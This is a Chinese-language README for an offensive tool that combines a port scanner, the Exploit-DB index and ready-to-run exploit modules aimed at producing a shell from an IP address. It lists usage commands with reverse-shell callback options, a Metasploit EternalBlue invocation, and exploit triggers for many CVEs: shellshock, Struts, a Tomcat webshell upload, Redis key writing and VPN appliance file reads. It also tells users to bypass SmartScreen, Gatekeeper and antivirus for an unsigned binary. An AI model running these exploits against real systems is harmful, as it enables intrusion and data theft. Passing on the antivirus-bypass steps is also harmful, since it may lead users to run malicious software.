vqkro/ultrasploiter
一个单一二进制文件,将端口扫描器、完整的 Exploit-DB 索引(4.7 万条条目)以及可运行的漏洞利用模块整合为一个工具。使用 Rust 编写,可在 Linux、Windows 和 macOS 上运行。
扫描、匹配、利用——输入一个 IP,输出 shell。
一个单一二进制文件,将端口扫描器、完整的 Exploit-DB 索引以及一组可运行的漏洞利用模块整合到一个工具中。支持 Linux、Windows 和 macOS。
| 任务 | 通常做法 | 这里 |
|---|---|---|
| 发现主机上的服务 | nmap | UltraSploiter scan <ip> |
| 查找漏洞利用 | searchsploit | UltraSploiter search <kw> |
| 发动攻击 | msfconsole | UltraSploiter exploit <ip> <module> |
最简单也是最好的方式就是直接下载预编译的二进制文件并运行。 无需安装,无依赖——一个自包含的文件。
从 Releases 页面 下载:
UltraSploiter-windows-x86_64.exe → 双击运行UltraSploiter-linux-x86_64提醒: 安全工具容易被标记。Windows SmartScreen 和杀毒软件很可能会警告或隔离该二进制文件——点击 更多信息 → 仍要运行,或者如果你打算长期使用,添加排除项。
双击 UltraSploiter.exe。菜单会打开。
如果 SmartScreen 警告未知发布者(对于任何未签名的二进制文件都会如此),点击 更多信息 → 仍要运行。
chmod +x UltraSploiter-linux-x86_64
./UltraSploiter-linux-x86_64
chmod +x UltraSploiter-macos-arm64
./UltraSploiter-macos-arm64
如果 Gatekeeper 阻止它(同样,任何未签名的二进制文件都会如此),要么右键点击 → 打开,要么一次性清除隔离标记:
xattr -d com.apple.quarantine UltraSploiter-macos-arm64
仅在你的平台没有二进制文件,或者你想修改它时才需要。需要 Rust 1.74+。
sudo apt install build-essential    # gcc + linker (Debian/Ubuntu)
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
./build.sh                          # -> ./UltraSploiter
xcode-select --install              # clang + linker
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
./build.sh                          # -> ./UltraSploiter
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
.\build.ps1                         # -> UltraSploiter.exe
build.ps1 使用 stable-x86_64-pc-windows-gnu 工具链,它通过 MinGW 链接——所以你不需要 Visual Studio 或 MSVC。如果该工具链缺失,它会自动安装。如果你已经有 MSVC Build Tools,直接运行 cargo build --release 也可以。
Windows + GNU 提醒:
windows-sys(由 tokio 引入)会调用dlltool,而dlltool又会调用汇编器as——但 rust-mingw 组件并不包含as。build.ps1会在%~dp0tools\mingw64\bin和%USERPROFILE%\tools\mingw64\bin中查找包含as的 MinGW bin 目录,找到后将其添加到PATH前面。如果你遇到error calling dlltool,把 winlibs 构建放到那里即可。MSVC 工具链不受影响。


不带参数运行会显示菜单:
   1)  Scan a target           find open ports and services
   2)  Search exploits         keyword lookup
   3)  List runnable modules
   4)  Run an exploit          pick a target and a module
   5)  Console                 advanced msf-style commands
   0)  Exit
UltraSploiter scan 10.0.0.5                      # top 1000 ports + fingerprint + suggestions
UltraSploiter scan 10.0.0.5 -p 1-1024 -T4        # range, fast timing
UltraSploiter scan 10.0.0.5 -p -                 # all 65535 ports
UltraSploiter scan 10.0.0.5 -sU                  # UDP scan
UltraSploiter scan 10.0.0.5 --json
UltraSploiter scan 10.0.0.5 -oX out.xml
UltraSploiter search samba
UltraSploiter info 17491
UltraSploiter show 17491                          # print the PoC source for an Exploit-DB id
UltraSploiter modules
UltraSploiter msf search smb                      # bridge to Metasploit (needs it installed)
UltraSploiter exploit 10.0.0.5 vsftpd_234
UltraSploiter exploit 10.0.0.5 shellshock -o lhost=10.0.0.1 -o lport=4444
UltraSploiter console
在 Linux/macOS 上,需要加 ./ 前缀(例如 ./UltraSploiter scan 10.0.0.5)。
| 参数 | 含义 |
|---|---|
-p <spec> | top(1000)、80,443、1-1024、-(全部) |
-T0..-T5 | 时序模板——从更慢/更安静到更快/更嘈杂 |
-sU | UDP 探测扫描 |
-sV | 服务/版本检测(默认开启) |
--no-banner | 跳过 banner 抓取 |
--json | 输出 JSON 到 stdout |
-oX <file> | nmap 风格 XML |
扫描器是异步的(tokio):每个 -T 级别设置同时进行的 socket 数量(-T5 时最多 8000 个),因此它能在几秒内覆盖 nmap top-1000。每个“开放”都是完成的 TCP 握手,所以结果是精确的。
-o key=value)| 键 | 使用者 | 含义 |
|---|---|---|
lhost、lport | 反弹 shell 模块 | 回调地址 |
rport | Web 模块 | 覆盖 HTTP 端口 |
path | shellshock、struts、phpunit | 端点路径 |
user、pass | tomcat_manager | 管理器凭据 |
core | solr_rce | Solr core 名称 |
file | grafana_lfi | 要读取的文件 |
ssh_pubkey | redis_unauth | 要写入 authorized_keys 的密钥 |
src、dst | proftpd_modcopy | 复制源/目标 |
timeout | 全部 | socket 超时秒数 |
search 和 info 由完整的 Exploit-DB 索引——47,000+ 条目(与 searchsploit 使用的相同数据集)支持,已打包进二进制文件。当某个条目带有可运行模块实现的 CVE 时,info 会将两者关联起来:
$ UltraSploiter info 17491
Exploit-DB 17491
  description  vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
  codes        OSVDB-73573;CVE-2011-2523

  [runnable] vsftpd_234
  UltraSploiter exploit <ip> vsftpd_234
| 模块 | CVE | 触发方式 |
|---|---|---|
vsftpd_234 | CVE-2011-2523 | :) 用户名 → 6200 端口上的 root bind shell |
unrealircd_backdoor | CVE-2010-2075 | 通过 IRC 发送 AB; <cmd> |
distcc_exec | CVE-2004-2687 | DIST 协议编译器参数 |
proftpd_modcopy | CVE-2015-3306 | SITE CPFR/CPTO 文件复制 |
redis_unauth | — | CONFIG SET 写入密钥或 cron 条目 |
shellshock | CVE-2014-6271 | User-Agent: () { :; }; <cmd> |
struts2_5638 | CVE-2017-5638 | Content-Type 中的 OGNL |
tomcat_put | CVE-2017-12615 | PUT 一个 JSP webshell |
tomcat_manager | — | 通过 /manager 部署 WAR |
elasticsearch_groovy | CVE-2015-1427 | _search 中的 Groovy RCE |
drupalgeddon2 | CVE-2018-7600 | Form API 渲染回调 |
phpunit_eval | CVE-2017-9841 | eval-stdin.php |
jenkins_script | CVE-2019-1003000 | 未认证的 /script Groovy |
solr_rce | CVE-2019-17558 | stream.body 中的 Velocity 模板 |
grafana_lfi | CVE-2021-43798 | 插件路径遍历文件读取 |
webmin_backdoor | CVE-2019-15107 | password_change.cgi 将值管道传入 shell |
php_cgi_arg_injection | CVE-2012-1823 | 通过查询字符串的 -d auto_prepend_file |
每个模块都实现了非破坏性的 check() 和 run()。
这些是由 data/catalog.json 中的目录引擎运行的小型 JSON 配方。添加一个模块只需约 8 行数据,而不是新的源文件:
| id | CVE | 说明 |
|---|---|---|
CAT-F5-TMUI-LFI | CVE-2020-5902 | F5 BIG-IP TMUI 文件读取 |
CAT-F5-ICONTROL-BASH | CVE-2021-22986 | F5 iControl REST 未认证 RCE |
CAT-F5-ICONTROL-2022-1388 | CVE-2022-1388 | F5 iControl 认证绕过 RCE |
CAT-PULSE-SECURE-LFI | CVE-2019-11510 | Pulse Secure VPN 文件读取 |
CAT-CITRIX-2019-19781 | CVE-2019-19781 | Citrix ADC 文件读取 |
CAT-APACHE-2449 / -RCE | CVE-2021-41773 | Apache 2.4.49 遍历 / mod_cgi RCE |
CAT-APACHE-2450 / -RCE | CVE-2021-42013 | Apache 2.4.50 遍历 / mod_cgi RCE |
CAT-VBULLETIN-2019-16759 | CVE-2019-16759 | vBulletin widget_php RCE |
CAT-VBULLETIN-2020-17496 | CVE-2020-17496 | vBulletin 嵌套 widget RCE |
CAT-NEXUS3-LFI | CVE-2024-4956 | Nexus Repository 3 路径遍历 |
CAT-FORTINET-FGTLANG | CVE-2018-13379 | Fortinet SSL-VPN 会话文件读取 |
CAT-PHPMYADMIN-LFI | CVE-2018-12613 | phpMyAdmin 本地文件包含 |
CAT-MINIO-INFO | CVE-2023-28432 | MinIO 环境/凭据泄露 |
CAT-SPRING-ACTUATOR-ENV | — | Spring Boot actuator 配置泄露 |
CAT-DOCKER-API | — | 开放的 Docker Engine API |
CAT-KUBELET-PODS | — | 匿名 kubelet pod 列表 |
CAT-ETCD-KEYS | — | 未认证的 etcd 键值存储 |
CAT-HADOOP-WEBHDFS | — | 未认证的 WebHDFS 列表 |
引擎处理方法、头部、正文、{cmd} / {file} / {lhost} / {lport} 替换、路径感知的 URL 编码(斜杠在遍历时保持字面量,表单正文完全编码,JSON 保持原始)、成功标记、反弹 shell 处理器,以及通过 curl 实现的 HTTPS,因此 443 端口的配方无需在二进制文件中引入 TLS 依赖即可工作。
如果你已经安装了 Metasploit,msf 会直接传递给它:
UltraSploiter msf search eternalblue
UltraSploiter msf run exploit/windows/smb/ms17_010_eternalblue -o RHOSTS=10.0.0.5 -o LHOST=10.0.0.1
这样你就能从同一个界面使用 Metasploit 的完整模块集。原生模块无需安装 Metasploit 即可工作。
添加一个漏洞利用:
src/modules/<your>.rs — 实现 Exploit trait(check、run)。src/modules/mod.rs → build() 中注册它。data/exploits.json 中添加一个带有匹配 "module" 字段的条目。Exploit-DB 索引位于 data/exploitdb.csv;TCP 端口列表位于 data/top1000.txt;UDP 探测列表位于 data/top_udp.txt。